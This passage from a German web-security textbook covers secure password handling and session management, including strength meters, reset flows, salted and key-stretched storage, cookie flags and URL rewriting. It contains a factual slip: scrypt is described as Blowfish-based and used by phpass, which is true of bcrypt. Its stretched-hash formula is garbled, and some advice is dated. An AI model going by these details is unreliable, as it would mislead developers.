1. Der Einsatz eines Passwortgenerators, der Passwörter mit einer ausreichenden Stärke erzeugt. Beispiel: Länge von zehn vollständig zufälligen Zeichen
2. Ein solches Initialpasswort darf nur für eine Anmeldung gültig sein und muss sofort durch den Benutzer geändert werden.
3. Beim Neusetzen des Passwortes durch den Benutzer gelten die Anforderungen für den Passwort Reset.

3.8.3 Passwort-Stärke-Funktionen

Die sicherste Anwendung nützt wenig, wenn sie die Verwendung (bzw. das Setzen) von einfachen (bzw. trivialen) Passwörtern erlaubt. Dabei müssen wir grundsätzlich zwei Szenarien unterscheiden: zum einen unternehmensinterne Anwendungen, bei denen die Einhaltung einer existierenden Passwortrichtlinie sicherzustellen ist, um etwa darüber zugängliche Unternehmensdaten zu schützen. Zum anderen Kundenanwendungen, bei denen Benutzer ihre eigenen Daten mit einem selbst gewählten Passwort schützen.

Im letzteren Fall kann eine Anwendung ein bestimmtes Basisschutzniveau vorgeben und den Benutzer bei der Wahl von stärkeren Passwörtern unterstützen. Denn in sehr vielen Fällen kann ein Benutzer selbst gar nicht bewerten wie sicher sein Passwort wirklich ist. Hier helfen vor allem Passwort-Stärke-Funktionen („Password Meter“). Sie prüfen ein Passwort bereits während es vom Benutzer eingeben wird hinsichtlich seiner Stärke und zeigen dem Benutzer das Ergebnis in visueller Form an (siehe Abb. 3.41).

Technisch lässt sich dies etwa mittels JavaScript (clientseitige Prüfung) oder einem Ajax-Aufruf (serverseitige Prüfung) umsetzen. Der zweite Ansatz ist dabei deutlich ratsamer, da die Anwendung dadurch nicht ihren Berechnungsalgorithmus offenlegt. Die konkrete Implementierung einer Passwort-Stärke-Funktion gestaltet sich gewöhnlich nicht ganz so einfach, wie dies im Fall der Prüfung gegen eine konkrete Richtlinie der Fall ist. Häufig wird in einer solchen Funktion ein Punktesystem (Scoring System) verwendet,




Abb. 3.41 Passwort-Stärke-Funktion beim E-Postbrief

Tab. 3.21 Exemplarisches Passwort-Scoring auf Basis von Regeln

Wertebereich	Bewertung
Widerspruch zur Passwortrichtlinie	Fehlermeldung
Unterscheidet sich vom Bisherigen in weniger als zwei Stellen?	Fehlermeldung
In Common-Password-List enthalten?	Fehlermeldung
< 8 Zeichen	Niedrig
8 Zeichen + mind. ein Sonderzeichen oder eine Zahl + Groß- und Kleinschreibung *oder* >=8 Zeichen + Groß- und Kleinschreibung	Mittel
>= 8 Zeichen + mind. ein Sonderzeichen + Zahl + Groß- oder Kleinschreibung	Hoch

wobei dieser Wert durch bestimmte Eigenschaften sowohl positiv als auch negativ beeinflusst werden kann. Der Ergebnis-Score lässt sich dann leicht auf ein bestimmtes Stärke-Niveau abbilden (z. B. >50 Punkte: „Mittel“, >80 Punkte: „Hoch“ etc.).

In der Praxis führen solche Punktesysteme allerdings oft zu recht sonderlichen Effekten. Einzelne, offensichtlich schwache Passwörter, werden nicht selten trotzdem mit „mittel“ oder sogar „hoch“ bewertet. Zielführender ist es, stattdessen die Stärke eines Passwortes auf Basis klarer Regeln zu bestimmen. Tab. 3.21 zeigt hierfür ein recht einfach umsetzbares Beispiel.

Wir sehen, dass sich über eine solche Stärkefunktion die Einhaltung einer bestehenden Passwortrichtlinie sicherstellen lässt. Auch das Blacklisting eines eingegebenen Passwortes gegen eine Liste häufig verwendeter Passwörter lässt sich damit sehr gut durchführen.

3.8.4 Zurücksetzen von Passwörtern

Viele Anwendungen bieten Benutzern die Möglichkeit, selbstständig ihr Anmeldepasswort neu zu setzen, wenn sie es vergessen haben. Natürlich kann durch solch eine Passwort-Vergessen-Funktion schnell ein Sicherheitsproblem entstehen, im schlimmsten Fall eine Hintertür, durch die sich ein Angreifer ohne Kenntnis der Passwörter Zugriff auf die jeweiligen Benutzerkonten verschaffen kann. Auch das Aussperren von Benutzern (Accountsperre) ist durchführbar.

Daher sollte die Gestaltung einer solchen Funktion mit Bedacht erfolgen. Wichtig ist, dass wir keine Änderungen an Benutzerkonten ohne Verifikation erlauben und stets einen Seitenkanal verwenden. Im Folgenden ist ein exemplarischer Ablauf dargestellt, bei dem als Seitenkanal E-Mails eingesetzt werden:

1. **Anforderungsdialog mit Sicherheitsfrage**:
   - Der Benutzer klickt auf einen „Passwort vergessen"-Link und gibt im angezeigten Dialog seine E-Mail-Adresse oder einen anderen Identifikator ein. Die Funktion sollte über einen Anti-Automatisierungs-Mechanismus (z. B. mit einem CAPTCHA, siehe Abschn. 3.10.4) zusätzlich geschützt werden.
   - Der Benutzer erhält darauf eine neutrale Fehlermeldung angezeigt. Beispiel: „Sofern Sie bereits registriert sind, werden wir in den nächsten Minuten einen Bestätigungslink an die hinterlegte E-Mail-Adresse senden."
2. **Bestätigung durch den Benutzer**
   a) *Variante mit Bestätigungslink in E-Mail:* Ein HTTPS-Link mit zufälligem Sicherheitstoken wird an die hinterlegte E-Mail-Adresse gesendet. Der Token besitzt dabei eine Gültigkeit von einigen Minuten und darf nur ein Mal verwendet werden. Wichtig: An dieser Stelle darf das aktuell gesetzte Passwort des Benutzers noch nicht deaktiviert oder sonstige Änderungen an seinem Account vorgenommen werden.
   b) *Variante mit Freischaltcode in E-Mail***:** Statt eines Bestätigungslinks kann ein Freischaltcode per E-Mail an den Benutzer gesendet werden, den dieser kopieren und in den HTTPS-geschützten Dialog der Webanwendungen einfügen muss. Dieser Ansatz schränkt zwar den Bedienkomfort etwas ein, legt dafür allerdings den Code in der URL nicht offen.
   c) *Variante mit Freischaltcode in SMS***:** Statt E-Mails kann eine Anwendung diesen Anwendungsfall auch vollständig über ein alternatives Verfahren abbilden, z. B. den Versand des Tokens in einer SMS. Wichtig ist dabei, dass der Sicherheitstoken stets über einen anderen Kanal übertragen wird.

3. **Passwort-Änderungs-Dialog:** Der Benutzer klickt auf den erhaltenen HTTPS-Link und gelangt auf den Dialog zum Neusetzen seines Passwortes.
4. **Prüfung des Tokens:** Die Anwendung prüft den erhaltenen Token beim Seitenaufruf automatisch hinsichtlich seiner Gültigkeit.
5. **Neusetzen des Passwortes**: Der Benutzer gibt zweimal sein neues Passwort ein. Dabei wird die gleiche Komplexitätsprüfung wie bei Änderung und initialem Setzen eines Passwortes verwendet.
6. **Bestätigungsmail**: Der Benutzer erhält eine E-Mail, in der ihm mitgeteilt wird, dass sein Passwort neu gesetzt wurde. Diese darf natürlich nicht das Passwort enthalten.

Wie beschrieben, muss auch beim Neusetzen die gleiche Passwort-Prüffunktion verwendet werden, die auch bei der Registrierung zum Einsatz kommt. Dies trifft natürlich auch bei der Änderung eines Passwortes durch einen angemeldeten Benutzer zu (Passwort-Änderungs-Funktion). In diesem Fall sollte zusätzlich zum neuen Passwort immer auch das alte Passwort vom Benutzer abgefragt werden. Dies verhindert die Angreifbarkeit der Funktion durch CSRF, mindert aber vor allem die Auswirkung von Session Hijacking als Form von Re-Authentication.

3.8.5 Speicherung von Passwörtern

Immer wieder werden Sicherheitslücken in Webanwendungen bekannt, über die Angreifer neben allgemeinen Personendaten wie Name, Anschrift, E-Mail-Adresse etc. auch die Passwörter von Benutzern auslesen können.

Das ist nicht nur deshalb bedenklich, weil mit einem Passwort gewöhnlich der volle Zugriff auf das entsprechende Benutzerkonto möglich ist, sondern weil zudem viele Benutzer die gleichen Passwörter für unterschiedliche Dienste verwenden. Dieses weitverbreitete Symptom wird als Password-Recycling bezeichnet. Die Tatsache, dass Webmailer, Facebook und Co häufig noch dazu als Benutzerkennungen E-Mail-Adressen verwenden, vereinfacht die Weiterverwendung eines ausgelesenen Benutzerpasswortes erheblich. Selbst dem Anbieter eines Dienstes mit relativ niedrigem Schutzbedarf kommt daher eine besondere Sorgfaltspflicht im Umgang mit Passwörtern von Kunden zu.

Dabei ließe sich ein solcher Missbrauch aus Sicht des Anbieters sehr einfach ausschließen. Schließlich ist es für ihn gar nicht erforderlich, Passwörter zu speichern, da er sie lediglich auf Gleichheit prüfen muss – ein kleiner aber entscheidender Unterschied. Denn verglichen werden kann hierzu auch der Hashwert eines eingegebenen Passwortes mit dem eines hinterlegten. Vorsicht ist jedoch geboten: Zwar kann aus dem MD5- oder SHA1-Hashwert eines Passwortes nicht das ursprüngliche Passwort berechnet werden, allerdings lassen sich entsprechende Werte durchaus vorgenerieren und dann aus einer Datenbank (einer sogenannten Rainbow Table) auslesen.

Dazu wird ein bestimmter Passwortraum (etwa 6 Zeichen Länge mit Wertebereich „a-zA-Z0-9“) gewählt und für alle möglichen Werte der entsprechende MD5- oder

Abb. 3.42 Prinzip einer Rainbow Table

SHA1-Hashwert gebildet. Der Hashwert dient in der fertig erstellten Rainbow Table als Schlüssel, um auf den Wert (der in diesem Fall etwa ein Passwort ist) zugreifen zu können (siehe Abb. 3.42).

Vorberechnete Rainbow Tables lassen sich zudem bereits herunterladen oder von einschlägigen Webseiten kostenlos nutzen.[17] Das reine Hashing von Passwörtern stellt heute keinen zeitgemäßen Schutz mehr dar. So konnten viele Millionen Passwörter, die von dem Karriere-Netzwerk LinkedIn gestohlen wurden, auch deshalb geknackt werden, weil der Dienst sie lediglich als SHA1-Hash speicherte (vergl. [30]).

Das Stehlen von Passwörtern kann über unterschiedliche Wege erfolgen. Eine vorhandene SQL-Injection-Schwachstelle in der Webanwendung stellt nur ein mögliches Szenario dar. Auch Administratoren oder andere Personen mit privilegiertem Zugriff können Passwörter häufig sehr einfach abziehen. Wir müssen deshalb gerade Passwörter so schützen, dass sie auch dann noch sicher sind, wenn ihr gespeicherter Wert in die falschen Hände gelangt. Wir erreichen dies generell durch folgende Maßnahme: Statt den Passwort-Hash lediglich aus dem Passwort zu erstellen, verwenden wir dieses in Kombination mit einem benutzerspezifischen Wert, den wir Salt nennen, sowie einem kryptographisch sicheren Prüfsummenverfahren wie etwa SHA256.

```
PW_HASH = SHA256(Passwort, SALT)
```

Dieses Salt (z. B. eine sechsstellige Zufallszahl) können wir in einer zusätzlichen Datenbankspalte zusammen mit dem Passworthash ablegen. Selbst wenn ein Angreifer in Besitz einer kompletten Datenbank mit derart „gesalteten“ Passwörtern gelangt, so müsste er jedes einzelne mit dem jeweiligen Salt brute forcen.

Da das Brute Forcing eines einfachen Passwortes für einen Angreifer noch kein sehr großes Hindernis darstellt, ist es zu empfehlen, noch einen zusätzlichen Schutz zu verwenden, nämlich Key Stretching, wodurch die Länge eines Schlüssels (bzw. Passwortes) erheblich vergrößert wird. Wir verwenden hierfür sogenannte Key Derivation Functions

[17] Hiervon ist allerdings sehr stark abzuraten. Schließlich kann nicht ausgeschlossen werden, dass diese „Dienstleistungen“ mit einer kriminellen Motivation betrieben werden und darüber geknackte Passwörter zudem Aufschluss über deren Herkunft liefern können.

(KDF). Verbreitete Algorithmen sind PBKDF2 (Password-Based Key Derivation Function 2), bcrypt oder scrypt. Letzterer basiert auf dem Blowfish-Algorithmus und wird durch die PHP-API phppass eingesetzt. Im Fall von PBKDF2 wird der Passwort-Hash nicht direkt erzeugt, sondern aus dem Passwort in mindestens 1.000 Runden[18] berechnet, im folgenden Fall geschieht dies sogar mit 100.000 Runden:

```
PW_Streteched-HASH = SHA256^(N*100000)(Passwort, SALT)
```

Diese Berechnung fällt im Rahmen der Anmeldung eines Benutzers nicht nennenswert ins Gewicht, bremst einen Hacker, der in den Besitz eines derart geschützten Passwortes gelangt ist, jedoch erheblich aus.[19]

Das Ergebnis eines exemplarischen bcrypt-Hashes kann etwa wie folgt aussehen:

```
$2a$04$VrLEqxaZpUswtJpOyTS2LOngIfyVZ1XJFNLD0x750QMqUBLOF12lC
```

Hierbei steht $2a$ als Präfix für den verwendeten bcrypt-Algorithmus. Dieser ist gefolgt vom Kostenfaktor (der die durchgeführten Runden angibt), einem 128-Bit zufällig generierten und Base64-enkodierten Salt sowie den 184-Bit des gehashten und gesalteten Passwortes. Das Salting wird hierbei somit automatisch durch bcrypt durchgeführt, was die Implementierung von bcrypt sehr vereinfacht.

Im Fall des Spring-Security-Frameworks, das bcrypt direkt unterstützt, reicht hierzu etwa bereits der folgende Einzeiler aus:

```
auth.userDetailsService(userDetailsService).passwordEncoder(new
BCryptPasswordEncoder());
```

Zusätzlich muss der Algorithmus natürlich noch überall eingehängt werden, wo Benutzerpasswörter geändert oder gesetzt werden, aber das sollte in der Regel schnell getan sein.

Key Stretching und Salting stellen zentrale Maßnahme zum Schutz von Benutzerpasswörtern dar, die sich relativ leicht implementieren lassen und kaum spürbare Auswirkungen auf den Anmeldeprozess haben. Je nach verwendetem Algorithmus und Implementierung kann es sein, dass dieser bereits Salting unterstützt und einen solchen automatisch generiert und anhängt. Es sollte stets verifiziert werden, dass das gehashte Passwort wirklich mit einem global zufälligen Wert gesaltet wurde, so dass das gleiche Passwort bei jedem Durchlauf stets einen anderen Wert liefert.

---

[18] Das Minimum, welches die Methode vorschreibt, ist tatsächlich 1000 Runden. Dennoch ist es durchaus empfehlenswert, hier eine größere Rundenzahl zu verwenden. In der Praxis werden häufig 10.000 oder auch 100.000 Runden verwendet. Neben dem besseren Schutz gegenüber Offline-Angriffen wird hierdurch auch ein impliziter Schutz vor Online-Angriffen geschaffen, denn die Verzögerung, die hierdurch entsteht (rechnen Sie mit einer Sekunde bei 100.000 Runden), bremst Brute Forcing über das HTTP-Protokoll effektiv aus.

[19] PBKDF2 wird etwa von Truecrypt zur Speicherung der Passwörter verwendet und konnte nicht einmal vom FBI in einem Jahr Berechnungszeit geknackt werden (vergl. [31]).

▶ Benutzerpasswörter sollten stets mittels eines Key-Stretching-Verfahrens (z. B. PBKDF2 oder bcrypt) inkl. Salting gespeichert werden. Nur so ist sichergestellt, dass diese auch dann noch ausreichend geschützt sind, wenn ein Unbefugter Zugriff auf die gespeicherten Werte erlangt.

Auf die generelle Verarbeitung von Passwörtern technischer User wird in Abschn. 3.7.13, auf deren Speicherung in Abschn. 3.4.1 eingegangen.

3.8.6 Überblick und Empfehlungen

Passwörter lassen sich häufig von Angreifern erraten, auslesen oder auf andere Weise ermitteln. Beim Einsatz von Passwörtern sollten daher verschiedene notwendige Schutzmechanismen umgesetzt werden:

1. **Frei wählbare Benutzerpasswörter**: Benutzerpasswörter sollten nur vom Benutzer selbst gewählt werden. Initialpasswörter dürfen nur einmal gültig sein und müssen dann sofort vom Benutzer geändert werden. Von der Verwendung von Standard-Passwörtern sollte vollständig abgesehen werden.
2. **Forcierung starker Passwörter**:
   - *Interne Anwendungen*: Strikte Prüfung gegen eine restriktive Passwort-Policy (mind. 8 Zeichen + Sonderzeichen), Ablauf von Passwörtern (Password-Aging), so dass sichergestellt wird, dass diese auch zu einer veränderten Policy konform sind.
   - *Kundenanwendungen*: Basisschutz gemäß Passwort-Policy, Verwendung einer Passwort-Stärke-Funktion und Prüfung von oft verwendeten Passwörtern („Common Password Lists“).
   - Für Anwendungen mit hohem Schutzbedarf Verwenden von Mehrfaktorauthentifizierung (siehe Abschn. 3.7.5).
3. **Sichere Behandlung von Passwörtern:**
   - Immer mittels HTTPS (bzw. TLS) übertragen.
   - Passwörter niemals ausgeben (z. B. in Logdateien, URLs, GUIs, E-Mails)!
   - Nur als Salted Hashes und mittels Key Stretching (PBKDF2, bcrypt oder scrypt) speichern.
4. **Vorsicht im Umgang mit Passwort-Vergessen-Funktionen**: Diese müssen stets dasselbe Schutzniveau wie die Anmeldefunktion bieten, einen Seitenkanal (z. B. E-Mail oder SMS) einsetzen und dürfen ohne Verifikation keine Änderung an einem Benutzerkonto durchführen.
5. **Bereinigung der Anzeige**: Bei Einblendung des Anmeldedialoges sollte sichergestellt werden, dass keine vertraulichen Daten angezeigt werden. Dies kann z. B. dann der Fall sein, wenn der Anmeldedialog nur als Fenster eingeblendet wird. Am besten für die Anmeldung stets auf eine separate Seite umleiten.

Die Sicherheit einer formularbasierten Anmeldung hat sehr stark mit der Gestaltung und Einbindung des entsprechenden Dialoges zu tun. Hierfür sollten verschiedene zusätzliche Schutzmechanismen implementiert werden:

6. **HTTPS**: Der Authentifizierungsdialog ist nur über HTTPS aufrufbar; Credentials sollten ausschließlich über HTTPS übertragen werden können. Zusätzlich: Verwenden eines validen X.509-Zertifikats, idealerweise eines EV-Zertifikats (siehe Abschn. 3.4.3).
7. **HTTP POST:** Credentials dürfen nur mittels HTTP POST übertragen werden.
8. **Passwort-Felder**: Das Passwort darf nur über ein entsprechendes HTML-Passwort-Feld (`<input type="password" ... />`) eingegeben werden, durch welches das eingegebene Passwort nicht angezeigt wird.
9. **Deaktiviertes AutoComplete**: Automatische Vervollständigung sollte für Anmeldeformulare komplett deaktiviert werden (durch Verwenden des Formularattributs `AutoComplete="off"`).
10. **Brute-Force-Schutz**: Es sollten unterschiedliche Maßnahmen zur Erschwerung von Brute-Force-Angriffen umgesetzt werden:
    - Verwenden eines mehrstufigen Anmeldedialoges (siehe Abschn. 3.7.12)
    - Einbau von Anti-Automatisierungs-Techniken (siehe Abschn. 3.10.4)
    - Schlägt eine Authentifizierung fehl, so darf die angezeigte Fehlermeldung keinen Rückschluss auf die Fehlerursache zulassen (z. B. „Anmeldedaten fehlerhaft“ statt „Passwort fehlerhaft“).
11. **Security Header**: Einsatz von HTTP-Security-Headern (z. B. X-Frame-Options und HSTS) sowie solchen, die das Caching von Eingaben unterbinden (siehe Abschn. 3.13.13).
12. **Verzicht auf Popup-Fenster**: Zur Authentifizierung sollten keine Popups verwendet werden. Sofern sich dies nicht vermeiden lässt, sollte sichergestellt werden, dass dort stets die Adresszeile angezeigt wird, so dass Benutzer die Möglichkeit haben, die Herkunft der Seite und das X.509-Zertifikat zu verifizieren (`location="true"`).
13. **Validierung von Rücksprung-URLs**: Werden in einem Anmeldedialog Rücksprung-URLs verwendet, müssen sie entsprechend restriktiv validiert werden (siehe Abschn. 3.5.7).

Abb. 3.43 zeigt einen exemplarischen Passwort-basierten Anmeldedialog, bei dem einige der oben genannten Sicherheitsmerkmale umgesetzt sind.

Ganz wichtig: Passwörter stellen nicht nur ein Ein-Faktor-basiertes Authentifizierungssystem dar, sie besitzen auch eine fundamentale Design-Schwäche: den Benutzer. Denn auch wenn Passwörter gegen eine restriktive Richtlinie geprüft werden, kann ihre Sicherheit durch den Benutzer immer auf verschiedene Weisen kompromittiert werden, nicht zuletzt natürlich durch Social-Engineering-Angriffe wie Phishing. Daher ist die Verwendung einer alleinigen Authentifizierung auf Basis von Passwörtern nur für Anwendungen mit normalem Schutzbedarf angemessen. Ist der Schutzbedarf höher, sollte stattdessen




Abb. 3.43 Empfehlung für Gestaltung eines Anmeldedialoges

eine Zwei- bzw. Mehrfaktorauthentifizierung zum Einsatz kommen. Auch lässt sich eine solche bereits für den Schutz sensibler Anwendungsbereiche und -funktionen als zusätzliche Authentifizierungsstufe (siehe Abschn. 3.7.9) sinnvoll einsetzen.

- Die Absicherung von Anwendungen und Schnittstellen mit hohem Schutzniveau (z. B. für administrative Schnittstellen) lässt sich nur mittels Mehrfaktorauthentifizierung (z. B. RSA-Tokens oder weniger sicher: Einmalpasswort per SMS aufs Handy) erreichen, Passwörter allein können dies nicht leisten!

3.9 Absicherung des Session Managements

Da das HTTP-Protokoll zustandslos ist, kann sich die Serverseite nicht auf dieses stützen, um etwa eine Anfrage mit einem angemeldeten Benutzer in Beziehung setzen zu können. Hierfür müssen wir serverseitig ein Session Management implementieren – bzw. auf eine entsprechende Implementierung des Applikationsservers zurückgreifen. Im Rahmen des Anmeldevorganges wird hierzu etwas für einen Benutzer ein neues Sessionobjekt erzeugt und dieses über eine eindeutige Session-ID referenziert.

In dem Sessionobjekt lassen sich nun Zustände eines Benutzers verwalten, also z. B. dessen Warenkorb oder eben ob dieser angemeldet ist. Vom Zeitpunkt der Erstellung eines Sessionobjektes an ist der Client eindeutig über die Session-ID identifizierbar und die Zuordnung zu den serverseitig verwalteten Daten des Clients (dem Sessionobjekt) hergestellt. Jeder folgende Zugriff des Clients kann über die von ihm mitgesendete Session-ID dadurch einem zugehörigen Sessionobjekt, und damit einem serverseitigen State, zugeordnet werden.

Gelangt nun aber ein Dritter in den Besitz einer gültigen Session-ID eines angemeldeten Benutzers, erhält er auch Zugriff auf dessen Session und im schlimmsten Fall dadurch auch auf sein Konto.

- Die Session-ID einer authentifizierten Session entspricht einem temporären Benutzerpasswort und erfordert daher auch denselben Schutz wie dieses.

3.9.1 Zufälligkeit der Session-ID

Die Absicherung einer authentifizierten Session betrifft als Erstes die Zufälligkeit der hierzu verwendeten Session-IDs. Ist dies nicht sichergestellt, könnte ein Angreifer eine gültige Session-ID schlicht erraten und dadurch auf die entsprechende Session zugreifen. Wir hatten dies als eine Variante von Session Hijacking in Abschn. 2.7.5 kennengelernt.

Der Stärke einer Session-ID kommt somit eine zentrale Bedeutung zu. Sie sollte mindestens 120-Bit Länge besitzen und vollständig zufällig sein. Da das Session Management üblicherweise über den Applikationsserver (bzw. Web Container) abgewickelt wird, sollte ein Entwickler allerdings gar nicht erst in die Verlegenheit kommen, sich mit diesem Aspekt näher auseinandersetzen zu müssen. Zwar waren entsprechende Implementierungen in früheren Jahren durchaus auch fehlerbehaftet, doch kann davon ausgegangen werden, dass derartige „Kinderkrankheiten" mittlerweile in allen geläufigen Standardkomponenten ausgemerzt sind. Ein einheitliches Bildungsgesetz von Session-IDs existiert allerdings nicht. Stattdessen sind diese in der Regel technologiespezifisch (siehe Tab. 3.22).

Tools wie WebScarab und Burp bieten Funktionen, mit denen sich die Zufälligkeit einer Session-ID (oder auch anderer Parameter) zumindest rudimentär sehr gut testen lässt. Allerdings sollte generell unbedingt davon abgesehen werden, ein eigenes Session Management zu implementieren und stattdessen auf die Implementierung des Applikationsservers aufgesetzt werden.

3.9.2 Härtung des Session Managements

In Abschn. 1.2.2 („Design-Entscheidungen des HTTP-Protokolls") haben wir gesehen, dass sich ein Session Management grundsätzlich durch zwei Verfahren abbilden lässt:

Tab. 3.22 Exemplarische Session-IDs verschiedener Web-Technologien

Technologie	Exemplarische Session-ID
PHP	`PHPSESSID=31346b7e23469d8f1ed3bbe19875f3f8`
Coldfusion	`CFID=30255411;CFTOKEN=1c32b51b75948dc4-BCC535C4-EBEB-63C6-CA19ACD7011B40A0`
ASP.NET	`ASP.NET_SessionId=ubfhz1fckepkxnb4zaezcn5t`
Java EE (Tomcat)	`JSESSIONID=C0917144EBA1E89AFFB9A6486ACC2669`
Java EE (WebSphere)	`JSESSIONID=0000a03EY7eJ9R-5PFY8LSec9GY:-1`

HTTP-Cookies und URL Rewriting. Im ersten Fall wird die Session-ID über einen HTTP Response Header wie dem Folgenden gesetzt:

```
Set-Cookie: SESSIONID=pTkRSx1cpVQSjwyqncwMtwwHDM3vqrzyhMV9lV2
```

Ein solches Session Cookie wird nun vom Browser mit jeder Anfrage an den Host mitgesendet, bis es vom Server wieder gelöscht oder überschrieben wird (z. B. weil der Benutzer die Logout-Funktion ausgeführt hat) oder der Benutzer seinen Browser schließt. Ein solches Cookie-basiertes Session Management sollte durch das Setzen verschiedener Cookie-Flags stets zusätzlich gehärtet werden. Tab. 3.23 zeigt die Auswirkung der einzelnen Cookie-Flags auf die Sicherheit des Cookies sowie entsprechende Empfehlungen hierzu.

Ein Beispiel für eine gemäß dieser Empfehlungen gehärtete Cookie-Definition sähe wie folgt aus:

```
Set-Cookie: SESSIONID=[SESSIONID]; path=/myapp; secure; httpOnly
```

Sofern auf einem Host nur eine einzige Anwendung betrieben wird, kann das Path-Flag weggelassen werden. Ein zentrales Sicherheitsproblem, welches durch die Verwendung

Tab. 3.23 Auswirkungen von Cookie-Flags auf die Angriffsfläche

Flag	Beschreibung	Auswirkung auf die Angriffsfläche[a]	Empfehlung für Session Cookies
domain	Ausweitung der Gültigkeit des Cookies vom Host- auf den Domain-Bereich. Der Host, der das Cookie setzt, muss sich in der angegebenen Domain befinden. Sonst wird die Einstellung vom Browser ignoriert. Beispiel: domain=example.com	Vergrößerung	Flag nicht setzen
expires	Durch dieses Flag erzeugen wir ein persistentes Cookie, das für den angegebenen Zeitraum auf der Festplatte des Benutzers gespeichert wird und dort auch nach Schließen des Browsers noch erhalten bleibt.	Vergrößerung	Flag nicht setzen
path	Einschränken der Gültigkeit des Cookies auf einen bestimmten Pfad des betreffenden Hosts (Standardwert ist „/“).	Verkleinerung	Auf den Pfad der Anwendung setzen
secure	Das Cookie darf nur mittels HTTPS übertragen werden.	Verkleinerung	Flag setzen und HTTPS verwenden
httpOnly	Das Cookie kann clientseitig mittels JavaScript nicht ausgelesen werden. Durch diese Einstellung können die Auswirkungen eines Cross-Site-Scripting-Angriffs verringert werden.	Verkleinerung	Flag setzen

[a]Im Vergleich zur Standardeinstellung

von Cookies für das Session Management existiert, ist die Anfälligkeit gegenüber CSRF-Angriffen (siehe Abschn. 2.7.4). Um solche zu unterbinden müssen wir entsprechende Maßnahmen ergreifen, auf die in Abschn. 3.9.5 genauer eingegangen wird.

Diese Angreifbarkeit besteht beim zweiten Verfahren, dem URL Rewriting, nicht. Hier wird die Session-ID dadurch übertragen, indem sie in jede interne URL einer Anwendung automatisch eingebaut wird. Eine solche URL besitzt dadurch z. B. die folgende Form:

```
http(s)://www.example.com/account/show;sessionid=[SESSIONID]
```

In der Vergangenheit bestanden in der Fachwelt durchaus Kontroversen darüber, ob nun Cookies oder doch URL Rewriting das sicherere Verfahren ist bzw. sind. Beide haben Vor- und Nachteile. So lässt sich mit URL Rewriting serverseitig kontrollieren, wann eine Session-ID gesendet wird. Zudem lassen sich Anwendungen hierbei auch deutlich schwieriger mittels XSS und wie gesagt CSRF angreifen.

Trotzdem stellen Cookies das eindeutig sicherere Verfahren dar, denn all seine Schwächen lassen sich durch entsprechende Maßnahmen (httpOnly-Flag und Anti-CSRF-Tokens) beheben. Bei URL Rewriting haben die meisten Sicherheitsprobleme jedoch mit der Tatsache zu tun, dass Session-IDs in der URL transportiert werden und darüber an verschiedenen Orten offengelegt werden können. Dieses Problem lässt sich natürlich nicht beheben. Daher muss URL Rewriting als inhärent unsicher betrachtet werden und sollte in modernen Webanwendungen nicht zum Einsatz kommen. Manche serverseitigen Implementierungen erlauben es allerdings, transparent von Cookies auf URL Rewriting umzuschalten, wenn ein Browser Cookies nicht unterstützt. Dieses Verhalten sollte unbedingt deaktiviert werden, da es die Angreifbarkeit der Webanwendung deutlich erhöht. Wenn nicht explizit anders dargestellt, wird im weiteren Verlauf dieses Buches daher immer von der Verwendung von Cookies ausgegangen.

- Das Session Management sollte stets über Cookies und gesetzte Sicherheitsattribute „httpOnly“ und „secure“ sowie die Verwendung von Anti-CSRF-Tokens (siehe Abschn. 3.9.5) erfolgen. Der Fallback auf URL Rewriting sollte serverseitig deaktiviert werden. Sollte sich der Einsatz von URL Rewriting nicht vermeiden lassen, so sollte dies unbedingt in Verbindung mit Session-Binding-Techniken (siehe Abschn. 3.9.4) erfolgen, um die Angreifbarkeit gegenüber Session Hijacking zu reduzieren.

3.9.3 Persistente Sessions

Eine Session bezeichnen wir als persistent, wenn diese auch dann noch bestehen bleibt, wenn der Benutzer seinen Browser schließt oder sogar seinen Computer ausschaltet. Im Browser wird die Session-ID dabei durch das Setzen des bereits erwähnten expires-Flags vorgehalten. Ein entsprechendes Beispiel hierzu sehen wir in Abb. 3.44.

